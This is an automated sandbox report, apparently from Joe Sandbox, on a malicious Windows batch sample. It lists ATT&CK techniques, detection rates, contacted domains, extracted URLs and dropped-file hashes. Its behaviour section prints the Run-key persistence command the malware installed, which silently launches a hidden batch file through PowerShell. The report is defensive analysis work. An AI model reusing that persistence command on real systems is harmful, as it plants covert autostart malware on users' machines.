
Writes to foreign memory regions

Mitre Att&ck Matrix

Reconnai...	Resource Developm...	Initial Access	Execution	Persisten...	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	1 Scripting	Valid Accounts	1 2 Windows Management Instrumentation	1 Scripting	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Archive Collected Data	2 Encrypted Channel	Exfiltration Over Other Network Medium	Abuse Accessibility Features
Credentials	Domains	Default Accounts	1 2 Native API	1 DLL Side-Loading	1 Access Token Manipulation	1 Obfuscated Files or Information	1 1 Input Capture	3 File and Directory Discovery	Remote Desktop Protocol	1 Credential API Hooking	1 Non-Application Layer Protocol	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	2 2 Command and Scripting Interpreter	1 1 Scheduled Task/Job	8 1 3 Process Injection	1 Software Packing	Security Account Manager	1 3 2 System Information Discovery	SMB/Windows Admin Shares	1 1 Input Capture	1 Application Layer Protocol	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	1 1 Scheduled Task/Job	3 1 Registry Run Keys / Startup Folder	1 1 Scheduled Task/Job	1 DLL Side-Loading	NTDS	4 7 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Protocol Impersonation	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	1 PowerShell	Network Logon Script	3 1 Registry Run Keys / Startup Folder	1 File Deletion	LSA Secrets	2 Process Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	4 Rootkit	Cached Domain Credentials	2 5 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	1 1 Masquerading	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery
Network Trust Dependencies	Serverless	Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	1 Modify Registry	Proc Filesystem	System Owner/User Discovery	Cloud Services	Credential API Hooking	Application Layer Protocol	Exfiltration Over Alternative Protocol	Defacement

Reconnai…	Resource Developm…	Initial Access	Execution	Persisten…	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Network Topology	Malvertising	Exploit Public-Facing Application	Command and Scripting Interpreter	At	At	2 5 1 Virtualization/Sandbox Evasion	/etc/passwd and /etc/shadow	Network Sniffing	Direct Cloud VM Connections	Data Staged	Web Protocols	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Internal Defacement
IP Addresses	Compromise Infrastructure	Supply Chain Compromise	PowerShell	Cron	Cron	1 Access Token Manipulation	Network Sniffing	Network Service Discovery	Shared Webroot	Local Data Staging	File Transfer Protocols	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	External Defacement
Network Security Appliances	Domains	Compromise Software Dependencies and Development Tools	AppleScript	Launchd	Launchd	8 1 3 Process Injection	Input Capture	System Network Connections Discovery	Software Deployment Tools	Remote Data Staging	Mail Protocols	Exfiltration Over Unencrypted Non-C2 Protocol	Firmware Corruption
Gather Victim Org Information	DNS Server	Compromise Software Supply Chain	Windows Command Shell	Scheduled Task	Scheduled Task	2 Hidden Files and Directories	Keylogging	Process Discovery	Taint Shared Content	Screen Capture	DNS	Exfiltration Over Physical Medium	Resource Hijacking

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1.cmd	4%	ReversingLabs		
1.cmd	15%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://nuget.org/NuGet.exe	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://upx.sf.net	0%	URL Reputation	safe	
http://https://aka.ms/pscore6	0%	URL Reputation	safe	
http://schemas.xmlsoap.org/ws/2005/02/trust	0%	URL Reputation	safe	
http://schemas.micro	0%	URL Reputation	safe	
http://schemas.xmlsoap.org/wsdl/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://nuget.org/nuget.exe	0%	URL Reputation	safe	
http://https://aka.ms/pscore68	0%	URL Reputation	safe	
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd	0%	URL Reputation	safe	
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
azure-winsecure.com	192.64.119.55	true	false		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000007.00000002.2316955445.000001FDC5ABD000.00000004.00000001.00020000.00000000.sdmp, powershell.exe, 00000024.00000002.2652633968.000001C2D2A1C000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000024.00000002.2652633968.000001C2D2BC1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/ws-sx/ws-securitypolicy/200702	lsass.exe, 00000028.00000002.3005879119.00000202BFC2F000.00000004.00000001.00020000.00000000.sdmp, lsass.exe, 00000028.00000000.2454680799.00000202BFC2F000.00000004.00000001.00020000.00000000.sdmp	false		unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000024.00000002.2457748410.000001C2C2BDD000.00000004.00000800.00020000.00000000.sdmp, svchost.exe, 00000032.00000000.2536368121.000001D5596D8000.00000004.00000001.00020000.00000000.sdmp, svchost.exe, 00000032.00000002.3076105441.000001D5596D8000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/09/policy	lsass.exe, 00000028.00000002.3005879119.00000202BFC2F000.00000004.00000001.00020000.00000000.sdmp, lsass.exe, 00000028.00000000.2454680799.00000202BFC2F000.00000004.00000001.00020000.00000000.sdmp	false		unknown
http://schemas.xmlsoap.org/wsdl/erties	lsass.exe, 00000028.00000002.3005879119.00000202BFC2F000.00000004.00000001.00020000.00000000.sdmp, lsass.exe, 00000028.00000000.2454680799.00000202BFC2F000.00000004.00000001.00020000.00000000.sdmp	false		unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000024.00000002.245774 8410.000001C2C2BDD000.00000004.00000800. 00020000.00000000.sdmp, svchost.exe, 000 00032.00000000.2536368121.000001D5596D80 00.00000004.00000001.00020000.00000000.sdmp, svchost.exe, 00000032.00000002.3076105441.000 001D5596D8000.00000004.00000001.00020000 .00000000.sdmp	false		unknown
http://https://go.micro	powershell.exe, 00000024.00000002.245774 8410.000001C2C3B35000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000024.00000002.265263 3968.000001C2D2A1C000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000024.00000002.265263 3968.000001C2D2A1C000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://upx.sf.net	Amcache.hve.10.dr	false	• URL Reputation: safe	unknown
http://www.microsoft.co9=	powershell.exe, 0000001A.00000002.303790 4696.000002123B5A0000.00000004.00000001. 00020000.00000000.sdmp	false		unknown
http://https://wns2-by3p.notify.windows.com/?token=AwYAAACklixT6U5TxXWj7Y4oTt3JqNuZjYaQtFRvg3Ifna8Pnwup50yq	Microsoft-Windows-PushNotification-Platform%4Operational.evtx.50.dr	false		unknown
http://https://aka.ms/pscore6	powershell.exe, 00000007.00000002.207524 8949.000001FDB5A31000.00000004.00000001. 00020000.00000000.sdmp, powershell.exe, 0000001A.00000002.3070067060.000002123D5 01000.00000004.00000001.00020000.0000000 0.sdmp, Null.26.dr, Null.7.dr	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust	lsass.exe, 00000028.00000002.3005879119. 00000202BFC2F000.00000004.00000001.00020 000.00000000.sdmp, lsass.exe, 00000028.0 0000000.2454680799.00000202BFC2F000.0000 0004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.micro	svchost.exe, 00000033.00000000.252766267 2.00000241A96E0000.00000002.00000001.000 40000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000024.00000002.245774 8410.000001C2C2BDD000.00000004.00000800. 00020000.00000000.sdmp, svchost.exe, 000 00032.00000000.2536368121.000001D5596D80 00.00000004.00000001.00020000.00000000.sdmp, svchost.exe, 00000032.00000002.3076105441.000 001D5596D8000.00000004.00000001.00020000 .00000000.sdmp	false		unknown
http://schemas.xmlsoap.org/ws/2005/07/securitypolicy	lsass.exe, 00000028.00000002.3005879119. 00000202BFC2F000.00000004.00000001.00020 000.00000000.sdmp, lsass.exe, 00000028.0 0000000.2454680799.00000202BFC2F000.0000 0004.00000001.00020000.00000000.sdmp, lsass.exe, 00000028.00000000.2454743995.00000202BFC4 E000.00000004.00000001.00020000.00000000.sdmp, lsass.exe, 00000028.00000002.3007290735.000 00202BFC4E000.00000004.00000001.00020000 .00000000.sdmp	false		unknown
http://schemas.xmlsoap.org/wsdl/soap12/	lsass.exe, 00000028.00000002.3005879119. 00000202BFC2F000.00000004.00000001.00020 000.00000000.sdmp, lsass.exe, 00000028.0 0000000.2454680799.00000202BFC2F000.0000 0004.00000001.00020000.00000000.sdmp	false		unknown
http://schemas.xmlsoap.org/wsdl/	lsass.exe, 00000028.00000002.3005879119. 00000202BFC2F000.00000004.00000001.00020 000.00000000.sdmp, lsass.exe, 00000028.0 0000000.2454680799.00000202BFC2F000.0000 0004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/	powershell.exe, 00000024.00000002.265263 3968.000001C2D2A1C000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000007.00000002.231695 5445.000001FDC5ABD000.00000004.00000001. 00020000.00000000.sdmp, powershell.exe, 00000024.00000002.2652633968.000001C2D2A 1C000.00000004.00000800.00020000.0000000 0.sdmp	false	• URL Reputation: safe	unknown
http://Passport.NET/tb	Microsoft-Windows-LiveId%4Operational.evtx.50.dr	false		unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://aka.ms/pscore68	powershell.exe, 00000007.00000002.207524 8949.000001FDB5A31000.00000004.00000001. 00020000.00000000.sdmp, powershell.exe, 0000001A.00000002.3070067060.000002123D5 01000.00000004.00000001.00020000.0000000 0.sdmp, powershell.exe, 00000024.0000000 2.2457748410.000001C2C29B1000.00000004.0 0000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://docs.oasis-open.org/ws-sx/ws-trust/200512	lsass.exe, 00000028.00000000.2454743995. 00000202BFC4E000.00000004.00000001.00020 000.00000000.sdmp, lsass.exe, 00000028.0 0000002.3007290735.00000202BFC4E000.0000 0004.00000001.00020000.00000000.sdmp	false		unknown
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd	lsass.exe, 00000028.00000002.3005879119. 00000202BFC2F000.00000004.00000001.00020 000.00000000.sdmp, lsass.exe, 00000028.0 0000000.2454680799.00000202BFC2F000.0000 0004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://aka.ms/pscore6xGx	powershell.exe, 00000007.00000002.207524 8949.000001FDB5A31000.00000004.00000001. 00020000.00000000.sdmp, powershell.exe, 0000001A.00000002.3070067060.000002123D5 01000.00000004.00000001.00020000.0000000 0.sdmp	false		unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000007.00000002.207524 8949.000001FDB5A31000.00000004.00000001. 00020000.00000000.sdmp, powershell.exe, 0000001A.00000002.3070067060.000002123D5 01000.00000004.00000001.00020000.0000000 0.sdmp, powershell.exe, 00000024.0000000 2.2457748410.000001C2C29B1000.00000004.0 0000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.64.119.55	azure-winsecure.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox version:	41.0.0 Charoite
Analysis ID:	1525473
Start date and time:	2024-10-04 09:41:04 +02:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 11m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	19
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample name:	1.cmd
Detection:	MAL
Classification:	mal100.spyw.evad.winCMD@55/94@1/1
EGA Information:	• Successful, ratio: 93.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .cmd

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WerFault.exe, SIHClient.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 20.189.173.20, 20.189.173.21, 20.42.65.92, 52.182.143.212
- Excluded domains from analysis (whitelisted): onedsblobprdeus17.eastus.cloudapp.azure.com, ocsp.digicert.com, onedsblobprdcus15.centralus.cloudapp.azure.com, login.live.com, slscr.update.microsoft.com, otelrules.azureedge.net, blobcollector.events.data.trafficmanager.net, onedsblobprdwus15.westus.cloudapp.azure.com, onedsblobprdwus16.westus.cloudapp.azure.com, ctldl.windowsupdate.com, umwatson.events.data.microsoft.com, fe3cr.delivery.mp.microsoft.com
- Execution Graph export aborted for target powershell.exe, PID 2852 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtFsControlFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
03:42:00	API Interceptor	4x Sleep call for process: WMIC.exe modified
03:42:03	API Interceptor	22278x Sleep call for process: powershell.exe modified
03:42:22	API Interceptor	2x Sleep call for process: WerFault.exe modified
03:43:46	API Interceptor	250x Sleep call for process: winlogon.exe modified
03:43:47	API Interceptor	222x Sleep call for process: lsass.exe modified
03:43:47	API Interceptor	1553x Sleep call for process: svchost.exe modified
03:43:49	API Interceptor	198x Sleep call for process: dwm.exe modified
03:44:00	API Interceptor	20x Sleep call for process: cmd.exe modified
03:44:00	API Interceptor	17x Sleep call for process: WMIADAP.exe modified
03:44:00	API Interceptor	20x Sleep call for process: conhost.exe modified
08:43:29	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run $rbx-XVR cmd.exe /c echo Start-Process -FilePath 'C:\Windows\$rbx-onimai2\$rbx-CO2.bat' -WindowStyle Hidden | powershell.exe -WindowStyle Hidden
08:43:37	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run $rbx-XVR cmd.exe /c echo Start-Process -FilePath 'C:\Windows\$rbx-onimai2\$rbx-CO2.bat' -WindowStyle Hidden | powershell.exe -WindowStyle Hidden

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_powershell.exe_dc34baa62d94b1453e37c8fdf4c57a0ef7376b6_e3b0f337_9f80d8da-31df-4b2c-bcfb-31830925e2b8\Report.wer

Process:	C:\Windows\System32\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.508739593746198
Encrypted:	false
SSDEEP:	192:7w2yImGvy9d0eLDkjaVTyJN5Wl4lg6zuiFGZ24lO8n:TygGvykeLDkj+T+5gqg6zuiFGY4lO8n
MD5:	37B792005EDF19E81B1ABF66F4816740
SHA1:	25CE8BA8EC3598029550DF1167F687BA149224E9
SHA-256:	49E129B1A9E5646E7F885D389A8DE9904AEB4E52AF89A5E08C72CB88D346737A
SHA-512:	7B2F533BA9D60EE4ADB1B6E81F0C0825BEE43257CE2B344651D24929D7BE3D6C9874D52065B8595C9A0FBDCEB941D6B41A0B2EFCF63E4D052415AB82FFAE2B7B
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.3.7.2.5.0.1.3.2.8.8.0.8.4.7.5.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.7.2.5.0.1.3.3.0.0.4.2.8.4.4.9.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.f.8.0.d.8.d.a.-.3.1.d.f.-.4.b.2.c.-.b.c.f.b.-.3.1.8.3.0.9.2.5.e.2.b.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.a.a.c.a.5.e.8.-.4.3.c.0.-.4.a.7.3.-.a.d.a.4.-.e.6.c.d.0.8.5.7.d.2.9.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.p.o.w.e.r.s.h.e.l.l...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.P.o.w.e.r.S.h.e.l.l...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.5.0.4.-.0.0.0.1.-.0.0.1.4.-.a.0.9.8.-.d.5.e.6.3.0.1.6.d.b.0.1.....T.a.r.g.e.t.A.p.p.l.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.f.4.3.d.9.b.b.3.1.6.e.3.0.a.e.1.a.3.4.9.4.a.c.5.b.0.6.2.4.f.6.b.e.a.1.b.f.0.5.4.!.p.o.w.e.r.s.h.e.l.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_powershell.exe_dc34baa62d94b1453e37c8fdf4c57a0ef7376b6_e3b0f337_fa750e7d-2e62-4703-86c1-e8771ad7fadd\Report.wer

Process:	C:\Windows\System32\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.5087593177022136
Encrypted:	false
SSDEEP:	192:VkbkmGpy9d0eLDkja1TyGcDulAlg6zuiFGZ24lO8n:mjGpykeLDkjOTQD4Cg6zuiFGY4lO8n
MD5:	FAC113DBE19E9E416829F0587F94C759
SHA1:	31F9BCF76E16F2E3B6BF8BDE349FC80747F8C834

SHA-256:	D8A5F4773BAD869F44A72EEC61DD3366B0EF6FE88220DD8F09840002DD1BAF6C
SHA-512:	7105DB3A8A2FAB3103B45DC940E8AD42B7E056DC59057AC7701E011DF7FC33183A6C9234F77F2A3DB86E3A6E90989A83684AC91AF86DCD547966DE1F956B93E6
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.3.7.2.5.0.1.3.8.3.3.4.2.8.6.4.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.7.2.5.0.1.3.8.4.5.1.4.7.3.7.5.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.f.a.7.5.0.e.7.d.-.2.e.6.2.-.4.7.0.3.-.8.6.c.1.-.e.8.7.7.1.a.d.7.f.a.d.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.f.9.d.9.e.1.f.-.8.5.6.9.-.4.a.e.6.-.9.3.d.f.-.a.5.7.0.6.f.b.9.0.2.1.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....N.s.A.p.p.N.a.m.e.=.p.o.w.e.r.s.h.e.l.l...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.P.o.w.e.r.S.h.e.l.l...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.2.d.c.-.0.0.0.1.-.0.0.1.4.-.d.f.1.4.-.6.1.0.7.3.1.1.6.d.b.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.f.4.3.d.9.b.b.3.1.6.e.3.0.a.e.1.a.3.4.9.4.a.c.5.b.0.6.2.4.f.6.b.e.a.1.b.f.0.5.4.!.p.o.w.e.r.s.h.e.l.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3551.tmp.dmp

Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Oct 4 07:43:03 2024, 0x1205a4 type
Category:	dropped
Size (bytes):	910700
Entropy (8bit):	3.5216072049855582
Encrypted:	false
SSDEEP:	12288:ZcS70pwchF98ojZaontt1gObqO/Q+5Ax:iS70Ki8iZaot/7q4QU
MD5:	0186EDC09DE9EC5B51F90584832B1AFD
SHA1:	0826BD65936D35E8DC1FB60C15B9F1424D2FF096
SHA-256:	9D41FB17AF3AB8C3638D7F3984A7E00D7AA1BCB026D532059AB1B973DF394967
SHA-512:	FAA26588EC77E295124925D36AEC108CEA3A436C9D2665D0776F6F7C8E2D9154CB851ADEE13AFFF6CBACF365458ED15D4369951A70A28B6270A9DDE0A41D3E44
Malicious:	false
Preview:	MDMP..a..... .....f.....$.....'..8.....:...2.....`.....8.....T....._..\.....m.....o.....eJ.....|p.. ....Lw.....T.....f.....0.....,...E.a.s.t.e.r.n. .S.t.a.n.d.a.r.d. .T.i.m.e.....E.a.s.t.e.r.n. .S.u.m.m.e.r. .T.i.m.e..... .....1.9.0.4.1...1...a.m.d.6.4.f.r.e...v.b._.r.e.l.e.a.s.e...1.9.1.2.0.6.-.1.4.0.6..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER38BD.tmp.WERInternalMetadata.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8782
Entropy (8bit):	3.6959762702757173
Encrypted:	false
SSDEEP:	192:R6l7wVeJWMfY6YeRY6gmfZaP4pWEE89bfS8sfMVm:R6lXJVw6YYFgmfQPwfofz
MD5:	429C3655DB86FC5D632BCA554BD68B74
SHA1:	3DCB1437F73F7EB3758D2A5671A3C0A89EA23769
